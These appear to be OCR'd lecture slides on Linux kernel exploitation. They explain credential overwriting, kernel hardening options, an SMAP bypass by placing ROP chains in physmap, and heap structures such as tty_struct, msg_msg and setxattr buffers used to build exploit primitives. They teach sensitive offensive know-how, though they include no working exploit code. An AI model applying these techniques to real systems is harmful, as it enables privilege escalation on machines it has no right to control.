	/* Objective and real subjective task credentials (COW): */
	const struct cred __rcu		*real_cred;

	/* Effective (overridable) subjective task credentials (COW): */
	const struct cred __rcu		*cred;
```

Structure Layout Randomization

task_struct may have their layout randomized. How can we overwrite *creds*?

-> need to reverse engineer the *vmlinux* binary to recover the field offsets

/ kernel / cred.c


```c
int commit_creds(struct cred *new)
{
        struct task_struct *task = current;
        const struct cred *old = task->real_cred;

        kdebug("commit_creds(%p{%d,%d})", new,
               atomic_read(&new->usage),
               read_cred_subscribers(new));

        BUG_ON(task->cred != old);
```

```
commit_creds:
    0xffffffff8a66aad0:  push   rbp
    0xffffffff8a66aad1:  mov    rbp,rsp
    0xffffffff8a66aad4:  push   r13
    0xffffffff8a66aad6:  mov    r13,QWORD PTR gs:0x16cc0
    0xffffffff8a66aadf:  push   r12
    0xffffffff8a66aae1:  push   rbx
    0xffffffff8a66aae2:  mov    r12,QWORD PTR [r13+0x518]
    0xffffffff8a66aae9:  cmp    QWORD PTR [r13+0x520],r12
```

Kernel Hardening

Build the kernel with different security options to harden its attack surface

- Attack surface reduction
- Enable security features



Kernel Hardening

Build the kernel with different security options to harden its attack surface

- Attack surface reduction
  - INIT_STACK_ALL: initialize all stack variables
  - SECURITY_DMESG_RESTRICT: avoid leaks of kernel pointers in dmesg
  - PANIC_ON_OOPS: panic on kernel oops
  - MODULE_SIG_FORCE: force modules to be signed
  - BPF_JIT=n: disable BPF jitter

Kernel Hardening

Build the kernel with different security options to harden its attack surface

- Enable security features
    - STACKPROTECTOR_STRONG: improve stack canary coverage
    - DEBUG_CREDENTIALS: keep track of pointers to cred struct
    - HARDENED_USERCOPY: validate memory regions of user pointers
    - SLAB_FREELIST_RANDOM/HARDENED: randomize/fortify allocators
    - RANDOMIZE_KSTACK_OFFSET: randomize stack offset at each syscall

Kernel Hardening - USERMODEHELPER

The *modprobe_path* technique is so powerful that it has his own mitigation

CONFIG_STATIC_USERMODEHELPER:

Force all usermode helper calls through a single binary


/ kernel / umh.c

```c
struct subprocess_info *call_usermodehelper_setup(const char *path, char **argv,
                char **envp, gfp_t gfp_mask,
                int (*init)(struct subprocess_info *info, struct cred *new),
                void (*cleanup)(struct subprocess_info *info),
                void *data)
{
        struct subprocess_info *sub_info;
        sub_info = kzalloc(sizeof(struct subprocess_info), gfp_mask);
        if (!sub_info)
                goto out;

        INIT_WORK(&sub_info->work, call_usermodehelper_exec_work);

#ifdef CONFIG_STATIC_USERMODEHELPER
        sub_info->path = CONFIG_STATIC_USERMODEHELPER_PATH;
#else
        sub_info->path = path;
#endif
        sub_info->argv = argv;
        sub_info->envp = envp;

```

Kernel Hardening - SELINUX

SELinux defines access controls for every resource in a system.

- mandatory access control decisions made based on security policies
- every process and system resource has a *SELinux context*
- whitelist of the possible interactions between the *SELinux contexts*




IT'S OVER, ISN'T IT?
imgflip.com

Bypassing Linux Kernel Mitigations

1

kROP on physmap


2

Leveraging Useful Structures

kROP - SMAP

SMAP prevents accessing data from userland pages when in kernel mode

Is Kernel ropping dead then?




kROP - SMAP

SMAP prevents accessing data from userland pages when in kernel mode

Is Kernel ropping dead then?

- *directly* place the chain in kernel land if you have control over some data
- *indirectly* place the chain in kernel land




kROP - SMAP

SMAP prevents accessing data from userland pages when in kernel mode

Is Kernel ropping dead then?

- *directly* place the chain in kernel land if you have control over some data
- *indirectly* place the chain in kernel land




kROP - physmap

The kernel has a view of the whole physical memory mapped in *physmap*
-> This means userspace pages are **aliased** in kernel memory!

Start addr	Offset	End addr	Size	VM area description
0000000000000000	0	00007fffffffffff	128 TB	user-space virtual memory, different per mm
0000800000000000	+128 TB	ffff7fffffffffff	~16M TB	... huge, almost 64 bits wide hole of non-canonical virtual memory addresses up to the -128 TB starting offset of kernel mappings.
				Kernel-space virtual memory, shared between all processes:
ffff800000000000	-128 TB	ffff87ffffffffff	8 TB	... guard hole, also reserved for hypervisor
ffff880000000000	-120 TB	ffff887fffffffff	0.5 TB	LDT remap for PTI
ffff888000000000	-119.5 TB	ffffc87fffffffff	64 TB	direct mapping of all physical memory (page_offset_base)
ffffc88000000000	-55.5 TB	ffffc8ffffffffff	0.5 TB	... unused hole
ffffc90000000000	-55 TB	ffffe8ffffffffff	32 TB	vmalloc/ioremap space (vmalloc_base)
ffffe90000000000	-23 TB	ffffe9ffffffffff	1 TB	... unused hole
ffffea0000000000	-22 TB	ffffeaffffffffff	1 TB	virtual memory map (vmemmap_base)
ffffeb0000000000	-21 TB	ffffebffffffffff	1 TB	... unused hole
ffffec0000000000	-20 TB	fffffbffffffffff	16 TB	KASAN shadow memory

kROP - physmap


The kernel has a view of the whole physical memory mapped in *physmap*
-> This means userspace pages are **aliased** in kernel memory!



kROP - physmap

The kernel has a view of the whole physical memory mapped in *physmap*
-> This means userspace pages are **aliased** in kernel memory!

- originally the mapping was RWX! (now fixed)
- SMAP bypass:
    1. spray ropchain pages in userspace
    2. locate the page in physmap using AAR
    3. ROP to physmap



Leveraging useful structures

During kernel exploitation you have a lot of control on the objects that are allocated as consequence of actions performed in userspace.

Often you have bugs that give you limited capabilities during exploitation and want to:

- promote an out-of-bound read/write to AAR/W
- promote AAR/W to RIP control
- RIP control to ACE

Let’s look at some useful structures the kernel uses and that we can leverage

Useful structures - tty_struct

Created in kernel heap for each *open("/dev/ptmx")* syscall
-> useful for leaks and RIP control

/ include / linux / tty.h

```
struct tty_struct {
        int     magic;
        struct kref kref;
        struct device *dev;     /* class device or NULL (e.g. ptys, serdev) */
        struct tty_driver *driver;
        const struct tty_operations *ops;
        int index;

        /* Protects ldisc changes: Lock tty not pty */
        struct ld_semaphore ldisc_sem;
        struct tty_ldisc *ldisc;
```

Leak kernel heap address

Leak kernel base + RIP control

Useful structures - msg_msg

Created in kernel heap for each *msgsnd()* syscall
-> Variable in size + up to 4048 bytes of arbitrary data

/ include / linux / msg.h

```c
/* SPDX-License-Identifier: GPL-2.0 */
#ifndef _LINUX_MSG_H
#define _LINUX_MSG_H

#include <linux/list.h>
#include <uapi/linux/msg.h>

/* one msg_msg structure for each message */
struct msg_msg {
        struct list_head m_list;
        long m_type;
        size_t m_ts;            /* message text size */
        struct msg_msgseg *next;
        void *security;
        /* the actual message follows immediately */
};
```

Leak kernel heap address

Copy of user data

Useful functions - userfaultfd

userfaultfd lets you handle page faults on userspace, by defining a handler that will be called to manage virtual memory.

But why is it useful?

-> we can make the kernel hang on user data access, while waiting for the handler execution

-> deterministically enlarge race condition windows

Useful functions - setxattr

For each *setxattr* syscall the kernel allocates a buffer in heap with data completely controlled by userspace. Couple with *userfaultfd* to avoid dealloc

/ fs / xattr.c

```
setxattr(struct user_namespace *mnt_userns, struct dentry *d,
         const char __user *name, const void __user *value, size_t size,
         int flags)
{
        int error;
        void *kvalue = NULL;
        char kname[XATTR_NAME_MAX + 1];[...]

        if (size) {
                if (size > XATTR_SIZE_MAX)
                        return -E2BIG;
                kvalue = kvmalloc(size, GFP_KERNEL);
                if (!kvalue)
                        return -ENOMEM;
                if (copy_from_user(kvalue, value, size)) {
                        error = -EFAULT;
                        goto out;
                }
```

Copy of user data in kernel heap

Takeaway

With strong enough exploitation primitives, **any** mitigation can be bypassed.

Are we doomed?

- coverage guided kernel fuzzing to find bugs: *https://github.com/google/syzkaller*
- secure programming to avoid bugs: *https://github.com/Rust-for-Linux*

Thanks

Do you have any questions?

borrello@diag.uniroma1.it

@borrello_pietro

CREDITS: This presentation template was created **by Slidesgo,** including icons **by Flaticon,** infographics & images **by Freepik**

Resources (1)

- GET IN THE MOOD: https://www.youtube.com/watch?v=G1IbRujko-A
- https://github.com/smallkirby/kernelpwn
- https://github.com/pr0cf5/kernel-exploit-practice
- https://lkmidas.github.io/posts/20210123-linux-kernel-pwn-part-1/
- https://lkmidas.github.io/posts/20210223-linux-kernel-pwn-modprobe/
- https://devilinside.me/blogs/small-steps-kernel-exploitation
- https://duasynt.com/blog/linux-kernel-heap-spray

Resources (2)

- https://ptr-yudai.hatenablog.com/entry/2020/03/16/165628
- https://googleprojectzero.blogspot.com/2020/02/mitigations-are-attack-surface-too.html
- https://blog.lexfo.fr/cve-2017-11176-linux-kernel-exploitation-part1.html
- https://meowmeowxw.gitlab.io/ctf/3k-2021-klibrary/
- https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
- https://akulpillai.com/posts/learning_through_challenges1/
- https://github.com/R3x/How2Kernel

Resources (3)

- https://pr0cf5.github.io/ctf/2020/03/09/the-plight-of-tty-in-the-linux-kernel.html
- https://www.graplsecurity.com/post/kernel-pwning-with-ebpf-a-love-story